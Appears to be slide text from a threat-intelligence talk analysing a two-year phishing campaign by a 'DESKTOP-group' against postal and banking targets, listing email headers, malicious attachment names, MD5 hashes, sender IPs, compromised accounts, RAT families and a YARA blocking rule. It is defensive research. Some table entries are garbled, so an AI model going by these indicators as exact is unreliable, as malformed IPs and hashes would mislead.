for <[REDACTED]>; Mon, 12 Feb 2018 10:53:24 +0100 (CET)
X-No-Delay: not in my network
Received: from 213.183.58.12 (unknown [213.183.58.12])
by vmheb62097.ikoula.com (Postfix) with ESMTPSA id
for <[REDACTED]>; Mon, 12 Feb 2018 10:52:51 +0100 (CET)
MIME-Version: 1.0
From: "FOUR"
Reply-To: m[REDACTED]
To: "UPAEP"
Subject: Clearing Module Automatisation IFS
Content-Type: multipart/mixed;
boundary="=====NextPart_001_048B_7FD21F89.14AD5D9A"
X-Mailer: Smart_Send_4_1_8
Date: Mon, 12 Feb 2018 10:52:49 +0100
Message-ID: <68764198743362309511491@DESKTOP-T4UN9D6>
```

Redacted

# Received header hostname = Message-ID host

```
Received: from relay12.mail.gandi.net ([217.70.178.232])
  by [REDACTED] with ESMTP/TLS/DHE-RSA-AES256-GCM-SHA384; 05 Apr 2019 18:13:44 +0200
Received: from DESKTOPHUUHM1TV (unknown [154.0.26.84])
  (Authenticated sender: accounts@maslowgroup.net)
  by relay12.mail.gandi.net (Postfix) with ESMTPPSA id 45986200014
  for <[REDACTED]>; Fri,  5 Apr 2019 16:13:19 +0000 (UTC)
MIME-Version: 1.0
From: "UPA"
Reply-To: Redacted
To: "anne-[REDACTED]" <[REDACTED]>
Subject: =?windows-1252?Q?Important:_Mise_=E0_jour_r=E9pertoire_IFS/_Upda?=
=?windows-1252?Q?te_directory_IFS?=
Content-Type: multipart/mixed;
  boundary="=====NextPart_001_6EAE_5D306667.4C3E5736"
X-Mailer: Smart_Send_4_1_13
Date: Fri, 5 Apr 2019 18:13:15 +0200
Message-ID: <61364915023283226031460@DESKTOP-HUHM1TV>

(decoded) Subject: Important: Mise à jour répertoire IFS / Update directory IFS
```

DESKTOPHUUHM1TV

@DESKTOP-HUHM1TV>

# Received hostname = email / X-Originating-IP = Client-IP

```
Received: from mail.campost.cm (HELO campost.cm) ([197.159.0.180])
  by [mx] with ESMTP; 25 Jul 2019 05:33:24 +0200
Received: from fofou.██████ ([154.0.26.55]) by ajax-webmail-Mailedge01
  (Coremail) ; Thu, 25 Jul 2019 04:27:04 +0100 (WAT)
Date: Thu, 25 Jul 2019 04:27:04 +0100 (WAT)
From: "Centralisation Tresorerie" <fofou.██████.cm>
Cc:=?UTF-8?Q?Service_Mon=C3=A9tique?= <s██████.cm>
Message-ID: <29996798.147621564025224649.JavaMail.coremail@mailedge01>
Subject: Demande d'information Ref: D2/RICN16899
MIME-Version: 1.0
Content-Type: multipart/mixed;
  boundary="-----_Part 37218 30854465.1564025224639"
X-Originating-IP: [154.0.26.55]
X-Priority: 1
X-Mailer: Coremail Webmail Server Version 3.5.2_snapshot build
110125(12795.3620.3606) Copyright (c) 2002-2019 www.mailtech.cn huawei5
X-CM-TRANSID: CpSa9JB7URKIIITldgJaYAA--.53330W
X-CM-SenderInfo: Siri03govr0wxdfnqnu5dps02nwofz/
```

Redacted

# Received hostname (**WIN-xxx** ← DESKTOP-xxx)

```
Received: from zmail.guce.gouv.ci ([127.0.0.1])
  by localhost (zmail.guce.gouv.ci [127.0.0.1]) (amavis
  with ESMTP id Zgyis_Se58kc for <[REDACTED]>;
  Wed, 23 Oct 2019 16:24:59 +0000 (GMT)
Received: from WIN-P9NRMH5G6MB (unknown [185.136.170.190])
  by zmail.guce.gouv.ci (Postfix) with ESMTPSA id C20F51BD244
  for <[REDACTED]>; Wed, 23 Oct 2019 16:24:57 +0000 (GMT)
MIME-Version: 1.0
From: "e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>
To: [REDACTED]
Date: 23 Oct 2019 09:24:39 -0700
Subject: =?utf-8?B?SW1wb3J0YW50IEVubW1lbmlxdCOp?=
Content-Type: multipart/mixed;
  boundary=--boundary_26019_c587552d-21ce-495f-8ab5-0358cb75fdd2
Message-Id: <20191023162457.C20F51BD244@zmail.guce.gouv.ci>
```


# Received hostname (**WIN-xxx** ← **DESKTOP-xxx**) X-Authenticated-Sender

```
Received: from [159.203.119.91] (port=63301 helo=[REDACTED]WIN-N4R7BBAH231)
  by host.gomlavy.com with esmtpsa (TLSv1:ECDHE-RSA-AES256-SHA:256)
  (Exim 4.92)
  (envelope-from <chounzangbe@djibsongroup.com>)
  id 1iSC9f-000IqP-CS
  for [REDACTED]; Tue, 05 Nov 2019 22:38:47 -0500
MIME-Version: 1.0
From: "chounzangbe@djibsongroup.com" <chounzangbe@djibsongroup.com>
To: [REDACTED]
Date: 6 Nov 2019 03:38:46 -0800
Subject: =?utf-8?B?VHLdqHMgVXJnZW50ZSBDb25maXJtYXRpb24=?= ("Très Urgente Confirmation")
Content-Type: multipart/mixed;
  boundary=--boundary_21027_4e613a22-aaff-43ca-8a78-bc919cb0301e
X-Get-Message-Sender-Via: host.gomlavy.com: authenticated_id: brenda@oseor.com
X-Authenticated-Sender: host.gomlavy.com: brenda@oseor.com
```

# First Hand Knowledge

## Analyzing mail headers

- Date
- From (display-name / email)
- Subject
- Attachment(s) – Filename(s) / MD5 hash(es) → Malware Analysis
- Message-ID → Malware / RAT Family
- X-Mailer / User-Agent → C2 domain / IP / port
- X-Source-Auth / X-Sender / Authenticated-Sender
- X-Source-IP / X-Originating-IP
- Received headers → Client IP



# First Hand Knowledge

## Analyzing mail headers → Excel with >80 attack mails

DESKTOP-group\_2019-11-24\_v8.2.xlsx - Excel

C	D	E	F	G	H	I	J
Message-ID	Client IP	Sending Server [Received headers]	Date	From	Subject	Attachment(s) [or dropped/downloaded files]	MD5
57 #Exchange.intranet.posta.md	90.28.234.253	Received: from Exchange.intranet.posta.md	2019-08-27	SIDESI <sidesi@posta.md>	POC/CA 2019: Satisfaction survey / Questionnaire de satisfaction	POCCA 2019 Satisfaction survey - Questionnaire de satisfaction.pdf	66570985416b62aa408271f2101e584
58 #DESKTOP-61D188I	154.0.40.0.50	outgoing1.flk.host-h.net	2019-08-30	"VISA SUPPORT" <customer@visa.com>	FW: REGULARIZATION INVOICING	ROUT2019_LISTE_TRANSACTIONS_IMPAYES.wsf	b53d16594039e9044eb151be80623f322
59 #DESKTOP-61D188I	154.0.26.47	Received: from (154.0.26.47) (helo=DESKTOP-61D188I)	2019-09-13	"UPEAP - Clearing House" <clearing.House@uapep.int>	ATTACK ON THE GAB	VISA RECOMMENDATION.rar	95d13b51af6bd669044df54d34eba6ef
60 #icloud.com	src_ip="17.58.38.43"	src_host="mail.ip00im.com"	2019-09-20	"Maude Simon" <maude.simon@icloud.com>	IFS suspicious transactions.	Security measure adopt VISA.pdf	f4c1dc35e0d6ac1f089441ce451e820
61 #DESKTOP-61D188I	154.0.26.76	Received: from (154.0.26.76) (helo=154.0.26.76) by	2019-09-25	"CANADIAN VISA EXPERT" <info.migrant@visa.ca>	Vous avez été sélectionné pour une offre spéciale de Visa Canadian !!!	[ IFS Compliance ]	fb03002847cccd76f5802a832d75c0a03
62 #email124.godaddy.com	154.5.99.27	Received: from p3plgemb24-06.prod.phx3.secureserver.net	2019-10-10	"PTC.Support" <ptc.support@uup.int>	Nouveau Archive WinRAR.rar	724ae0f25c5d10e6306e2cf25ddd969484de	
63 #DESKTOP-FK2FFAC	154.68.5.165	Received: from 194.5.98.214 (unknown [154.68.5.165])	2019-10-14	=?windows-1252?Q?Universal_Postal_Union_=96_Home_?=	Bonjour All	AML Conforme UPU.POST.TRANSFERT.scr	c20a2c680c412173d7bb5e86686af30a
64 #DESKTOP-FK2FFAC	154.68.5.137	Received: from 194.5.98.214 (unknown [154.68.5.137])	2019-10-15	"PAU GENERAL SECRETARIAT" <sc@upap-papu.africa>	POSTAL STATISTICS ONLINE QUESTIONNAIRE // QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	007-CL_Postal Statistics Online Questionnaire.pdf.zip	724ae0f25c5d10e6306e2cf25ddd969484de
65 #email.yahoo.com		Received: from sonic.gate.mail.nel.yahoo.com by	2019-10-15	Emilia Vasco <emiliasvasco@yahoo.com.br>	Fw: IFS Mosambique	007-CL_Postal Statistics Online Questionnaire.pdf.zip	64558abdd2b4e9b4b31f956676c4c824d
66 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-16	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque Centrale des Etats d'Afrique de l'Ouest)	IFS Mosambique.zip	495d1aa750f11655ed33de1e19a7eab7
67 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-17	"e.esimi@ceclbankge.com" <e.esimi@ceclbankge.com>	Demande de documents administratifs	IFS Mosambique.zip	f3b939c6415d77e113d3c9590d0def0
68 #DESKTOP-FK2FFAC	154.68.5.170	Received: from 194.5.98.121 (unknown [154.68.5.170])	2019-10-17	"sc@upap-papu.africa" <sc@upap-papu.africa>	POSTAL STATISTICS ONLINE QUESTIONNAIRE // QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	007-CL_Postal Statistics Online Questionnaire.pdf.zip	495d1aa750f11655ed33de1e19a7eab7
69 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-17	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque Centrale des Etats d'Afrique de l'Ouest)	IFS Mosambique.zip	495d1aa750f11655ed33de1e19a7eab7
70 #emailedge01	194.5.99.27	Received: from mail.campost.cm	2019-10-22	Help_Desk <fofou.sonfack@campost.cm>	Relance : Virement non reçu / Transfer not received	Doc MT103.pdf.jar	11832c5797b07ab752f2ee94bf38f416
71 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-23	"e.esimi@ceclbankge.com" <e.esimi@ceclbankge.com>	Demande de documents administratifs	Doc MT103.pdf.jar	64558abdd2b4e9b4b31f956676c4c824d
72 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-23	"-e-imports@dpi.gouv.ci" <-e-imports@dpi.gouv.ci>	Important Communiqué	Doc MT103.pdf.jar	500a0abf83d33b265d9c42cd355c4465fc
73 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-24	"e.esimi@ceclbankge.com" <e.esimi@ceclbankge.com>	Demande de documents administratifs	Doc MT103.pdf.jar	Obef17abc1b6249821d74235830d864
74 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-25	"astou.diawara@bisc.ci" <astou.diawara@bisc.ci>	URGENT SWIF-MT 103 Q CONFIRMER	184dc0747cd05c5b1e7435830d864	
75 #email.guce.gouv.ci	185.136.170.190	Received: from WIN-P9NRMHSGEM9 (unknow [185.136.170.190])	2019-10-29	"-e-imports@dpi.gouv.ci" <-e-imports@dpi.gouv.ci>	URGENT E-IMPOSTS	184dc0747cd05c5b1e7435830d864	
76 #email.guce.gouv.ci	185.136.170.190	Received: from bangla.net	2019-10-31	WUGSI <br5192@bangla.net>	WU Form for Sub Agents !!!!	WU-FORMS_PDF.zip	3202a77e1527e0db9e7d2d9f040cfae4
77 #bangla.net		Received: from p3plgemb24-06.prod.phx3.secureserver.net	2019-11-05	"UPUL WEBEX" <messenger@webex.com>	Nebex meeting invitation: PROJET PILOTE PPS	WU-FORMS_PDF.zip	4679c1ce41c56034cd33d3aefacfb4
78 #email124.godaddy.com	194.5.97.14	Received: from p3plgemb24-06.prod.phx3.secureserver.net	2019-11-05	"UPUL WEBEX" <messenger@webex.com>	nebex.exe (downloaded)	WU-FORMS_PDF.zip	3202a77e1527e0db9e7d2d9f040cfae4
79 WIN-N4R7BAH231	159.203.119.91	Received: from (159.203.119.91) (port=6301 helo=WIN-N4R7BAH231)	2019-11-06	"chouangeb@djibsongroup.com" <chouangeb@djibsongroup.com>	Très Urgente Confirmation	Confirmation.pdf.jar	307d4730568b73aba29edd12b5d509
80 #is-PC	154.0.27.166	Received: from (154.0.27.166) (port=1940 helo=154.0.27.166)	2019-11-12	"sergey.DUKELSKIY" <sergey.dukelskiy@upu.int>	Update directory IFS / Mise à jour répertoire IFS	IFS UPDATE.rar	adfe51041b260812e78b6d27e5effd42
#office3588.com	46.21.144.19	Received: from	2019-11-28	Doreen Chia - ANOREPACIFIC GROUP /	Re: Re: URGENT / RE: Request for Quotation	User_Manual.js	4CS4A4484152BEB1370A482B4CDBD17
						scan00247779488.zip	1ff02c6a77817a33b507784e45054819

# First Hand Knowledge

## Mail Targeting (email recipients)

- 2018-02-08 – 2019-10-10 (20 months)
  - 2 personal and 1 non-personal email addresses → easy to spot and correlate
- 2019-10-14 – 2019-11-05
  - NEW: 3 more non-personal email addresses
- 2019-11-12
  - NEW: 1 more personal email address
- 2019-11-28
  - NEW: 1 more personal and 1 non-personal email address

# Message-ID / (9) Desktop-/ (2) Server-names

Message-ID	Date from	Date to	Days	count
@DESKTOP-OLDSDAH	2018-02-08	2018-02-16	9	4
@DESKTOP-T4UN9D6	2018-02-12	2018-06-16	125	7
@DESKTOP-CBQP7F3	2018-02-22	2018-02-22	1	1
@DESKTOP-BHMUG0K	2018-07-04	2018-09-26	85	5
@DESKTOP-HUHM1TV	2018-07-21	2019-04-05	259	12
@DESKTOP-DDC429B	2019-03-31	2019-03-31	1	1
@DESKTOP-7U3H8EU	2019-05-11	2019-08-12	94	6
@DESKTOP-61D188I	2019-07-18	2019-09-25	70	7
@DESKTOP-FK2FFAC	2019-10-14	2019-10-17	4	3
WIN-P9NRMH5G6M8	2019-10-16	2019-10-24	9	6
WIN-N4R7BBAH231	2019-11-06	2019-11-06	1	1


Message-ID	Client IP	Date from	Date to	Days	count
@mailedge01	154.0.26.48 (annett)	2019-05-28	2019-05-28	1	1
@mailedge01	185.247.228.17 (mail)	2019-07-05	2019-07-11	7	3
@mailedge01	154.0.26.55 (fofou.)	2019-07-25	2019-10-22	90	3

# X-Source-Auth / X-Sender / Authenticated sender

Sender	Sender Domain	Emails
aissatouyaya@asfartravel.cm	asfartravel.cm	1
larissa@asfartravel.cm	asfartravel.cm	2
alwaha@bsicbank.com	bsicbank.com	1
hr.dept@bsicbank.com	bsicbank.com	2
y.sheikh@bsicbank.com	bsicbank.com	2
service.compense@ccabank.com	ccabank.com	1
m.mitogo@cceibankge.com	cceibankge.com	1
erica@interbankbdi.com	interbankbdi.com	1
kywala@interbankbdi.com	interbankbdi.com	1
leocadie@interbankbdi.com	interbankbdi.com	1
wul@interbankbdi.com	interbankbdi.com	2
calidad@losinkasgolfclub.com	losinkasgolfclub.com	1
accounts@maslowgroup.net	maslowgroup.net	3
info@my-friends.be	my-friends.be	7
brenda@oseor.com	oseor.com	1

# X-Mailer / Smart\_Send Versions

X-Mailer	Date from	Date to	Days	Count
Smart_Send_4_1_8	2018-02-08	2018-09-26	231	16
Smart_Send_4_1_10	2018-07-21	2018-08-20	31	4
Smart_Send_4_1_13	2018-12-14	2019-04-05	113	4
Smart_Send_4_3_3	2019-06-14	2019-11-12	152	13



# Why should I care about mail headers

## Use YARA rules on raw RFC2822 mails to block on any header

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
3     meta:
4         author = "Tom Ueltschi"
5         description = "DESKTOP-group suspicious message-ids"
6         date = "2019-09-30"
7         weight = 100
8
9     strings:
10        $message_id_01 = "@DESKTOP-OLDSDAH" nocase
11        $message_id_02 = "@DESKTOP-BHMUGOK" nocase
12        $message_id_03 = "@DESKTOP-CBQP7F3" nocase
13        $message_id_04 = "@DESKTOP-HUHM1TV" nocase
14        $message_id_05 = "@DESKTOP-T4UN9D6" nocase
15        $message_id_06 = "@DESKTOP-7U3H8EU" nocase
16        $message_id_07 = "@DESKTOP-DDC429B" nocase
17        $message_id_08 = "@DESKTOP-61D188I" nocase
18        $message_id_09 = "@DESKTOP-FK2FFAC" nocase
19
20    condition:
21        any of ($message_id_*)
22 }
```

# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block** on any header

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
3     meta:
4         author = "Tom Ueltschi"
5         description = "DESKTOP-group suspicious message-ids"
6         date = "2019-09-30"
7         weight = 100
```


Blocked only due to  
custom YARA rule

action	yara_rule	src_user	recipient	subject	date	count
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="#">e-impots@dgi.gouv.ci</a>		URGENT E-IMPOSTS	2019-10-29 18:52:42	3
					2019-10-29 18:58:52	
					2019-10-29 18:59:52	
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="#">e-impots@dgi.gouv.ci</a>		URGENT E-IMPOSTS	2019-10-29 19:08:37	2
					2019-10-29 19:09:37	
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="#">astou.diawara@bsic.ci</a>		URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49	1

```
17     $message_id_08 = "@DESKTOP-61D188I" nocase
18     $message_id_09 = "@DESKTOP-FK2FFAC" nocase
19
20     condition:
21         any of ($message_id_*)
22 }
```

# First Hand Knowledge

## Malware & RAT Families



<https://www.veronicavaleros.com/blog/2018/3/12/a-study-of-rats-third-timeline-iteration>

# Veronica Valeros

WOMAN. HACKER. MENTOR. SPEAKER. MALWARE RESEARCHER.  
STUDYING REMOTE ACCESS TROJANS.



[Home](#)   [About Me](#)   [Publications](#)   [Trainings](#)   [Blog](#)

# A Study of RATs: Third Timeline Iteration

March 12, 2018

# Malware / RAT Families seen sorted by chronological order

Malware family	Date from	Date to	Days	Count
NanoCore RAT	2018-02-08	2019-10-22	622	23
VBS/Dunihi / Houdini RAT	2018-02-11	2018-12-14	307	13
Imminent Monitor RAT	2018-02-12	2019-08-19	554	8
CyberGate RAT	2018-02-13	2018-02-13	1	1
Netwire RAT	2018-08-20	2019-05-28	282	5
WSH-RAT	2019-05-11	2019-11-12	186	6
Adwind RAT	2019-10-14	2019-11-06	24	11
Quaverse RAT / qRAT	2019-10-31	2019-10-31	1	1
Ave Maria RAT	2019-11-05	2019-11-05	1	1

- 1 CyberGate RAT sample confirmed
- 1 Quaverse RAT sample **not [strongly]** linked to this group


# Malware / RAT Families seen sorted by days seen (duration)

Malware family	Date from	Date to	Days	Count
NanoCore RAT	2018-02-08	2019-10-22	622	23
Imminent Monitor RAT	2018-02-12	2019-08-19	554	8
VBS/Dunihi / Houdini RAT	2018-02-11	2018-12-14	307	13
Netwire RAT	2018-08-20	2019-05-28	282	5
WSH-RAT	2019-05-11	2019-11-12	186	6
Adwind RAT	2019-10-14	2019-11-06	24	11
Ave Maria RAT	2019-11-05	2019-11-05	1	1
CyberGate RAT	2018-02-13	2018-02-13	1	1
